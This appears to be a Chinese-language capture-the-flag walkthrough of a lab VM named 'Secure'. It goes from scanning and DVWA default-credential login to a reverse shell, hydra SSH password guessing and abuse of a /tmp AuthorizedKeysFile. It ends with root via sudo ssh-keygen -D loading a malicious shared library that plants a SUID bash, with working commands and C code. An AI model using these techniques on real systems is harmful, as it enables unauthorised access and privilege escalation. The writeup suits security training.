主机发现
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Secure]
└─# arp-scan -I eth1 -l

192.168.56.124 08:00:27:45:9e:12 PCS Systemtechnik GmbH主机地址为:192.168.56.124
端口扫描
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Secure]
└─# nmap -p- 192.168.56.124

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
80探测
访问80端口

发现是SSH介绍
目录枚举
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Secure]
└─# dirsearch -u http://192.168.56.124
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/Desktop/xhh/QQ/Secure/reports/http_192.168.56.124/_25-12-06_16-19-37.txt

Target: http://192.168.56.124/

[16:20:23] 302 -    0B  - /dvwa/  ->  login.php
[16:20:27] 200 -    7B  - /file.php
[16:20:48] 200 -   23KB - /phpinfo.php
发现有dvwa靶场
拿默认的密码登录上去/admin:password/

把靶场难度调到最低

反弹shell
随便选一个可以拿webshell的漏洞,弹shell
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Secure]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.124] 38298
uid=33(www-data) gid=33(www-data) groups=33(www-data)
查看其他文件
bash
www-data@Secure:/var/www/html$ cat file.php
<?php

        echo "hello !";


?>
www-data@Secure:/var/www/html$ cat cmd.php
<?php

        echo "Command not found.";


?>
www-data@Secure:/var/www/html$ cat phpinfo.php
<?php phpinfo();?>
bash
www-data@Secure:/var/www/html$ ls -al /home/
total 32
drwxr-xr-x  8 root     root     4096 Nov 29 04:38 .
drwxr-xr-x 19 root     root     4096 Nov 29 07:25 ..
drwxr-xr-x  2 qiaojojo qiaojojo 4096 Nov 29 04:39 qiaojojo
qiaojojo用户有读执行权限,看看
user.txt
bash
www-data@Secure:/home/qiaojojo$ cat user.txt
flag{user-483073c8dad6ca822db0fa5878b2619f}
提权
wwwdata ---> lzh
bash
┌──(root㉿xhh)-[~]
└─# hydra -l lzh -p 123 ssh://192.168.56.124 -vV -e nsr

[22][ssh] host: 192.168.56.124   login: lzh   password: hzl
bash
www-data@Secure:/tmp$ su lzh
Password:
lzh@Secure:/tmp$ id
uid=1001(lzh) gid=1001(lzh) groups=1001(lzh)
查看ssh配置文件
bash
lzh@Secure:~$ cat /etc/ssh/sshd_config
#==============================================================
Include /etc/ssh/sshd_config.d/*.conf

PermitRootLogin no

AuthorizedKeysFile      /tmp/authorized_keys2
StrictModes no

ChallengeResponseAuthentication no

UsePAM yes

X11Forwarding yes

PrintMotd no

AcceptEnv LANG LC_*

Subsystem       sftp    /usr/lib/openssh/sftp-server
bash
┌──(root㉿xhh)-[~]
└─# cat /etc/ssh/sshd_config
#=======================================================
Include /etc/ssh/sshd_config.d/*.conf

Port 22

PermitRootLogin yes

PasswordAuthentication yes

KbdInteractiveAuthentication no

UsePAM yes

X11Forwarding yes

PrintMotd no

AcceptEnv LANG LC_* COLORTERM NO_COLOR

Subsystem       sftp    /usr/lib/openssh/sftp-server
与本地配置对比
bash
#禁止 root 用户直接通过 SSH 登录服务器
PermitRootLogin no

#公钥认证文件路径
AuthorizedKeysFile      /tmp/authorized_keys2
lzh ---> allHomeUser
那也就是拷个公钥上去
bash
lzh@Secure:/$ echo "ssh-rsa AAAAB3NzaC1y(...)= root@kali" > /tmp/authorized_keys2这样就可以登录到家目录中的所有用户了
bash
lzh@Secure:~$ ls -al /home/
total 32
drwxr-xr-x  8 root     root     4096 Nov 29 04:38 .
drwxr-xr-x 19 root     root     4096 Nov 29 07:25 ..
drwx------  2 lzh      lzh      4096 Dec  6 04:25 lzh
drwx------  2 mj       mj       4096 Nov 29 04:37 mj
drwx------  2 one3     one3     4096 Nov 29 04:38 one3
drwxr-xr-x  2 qiaojojo qiaojojo 4096 Nov 29 04:39 qiaojojo
drwx------  2 segfault segfault 4096 Nov 29 04:38 segfault
drwx------  2 todd     todd     4096 Nov 29 04:37 todd
one3 ---> root
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Secure]
└─# ssh one3@192.168.56.124
Linux Secure 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
one3@Secure:~$ id
uid=1004(one3) gid=1004(one3) groups=1004(one3)
one3@Secure:~$ sudo -l
Matching Defaults entries for one3 on Secure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User one3 may run the following commands on Secure:
    (ALL) NOPASSWD: /usr/bin/ssh-keygen
c
//lib.c
#include <stdio.h>
#include <stdlib.h>

void __attribute__((constructor)) init() {
        system("cp /bin/bash /tmp/rbash; chmod +s /tmp/rbash");
}

void *C_GetFunctionList() {
        return NULL;
}
bash
one3@Secure:~$ gcc -shared -fPIC -o lib.so lib.c
one3@Secure:~$ sudo ssh-keygen -D ./lib.so
Segmentation fault
one3@Secure:~$ ls -al /tmp
total 1188

-rwsr-sr-x  1 root root 1168776 Dec  6 05:30 rbash
执行获得root权限
bash
one3@Secure:~$ /tmp/rbash -p
rbash-5.0# id
uid=1004(one3) gid=1004(one3) euid=0(root) egid=0(root) groups=0(root),1004(one3)
root.txt
bash
rbash-5.0# cat /root/root.txt
flag{root-b35522258ceb8d607f441de48c2d0802}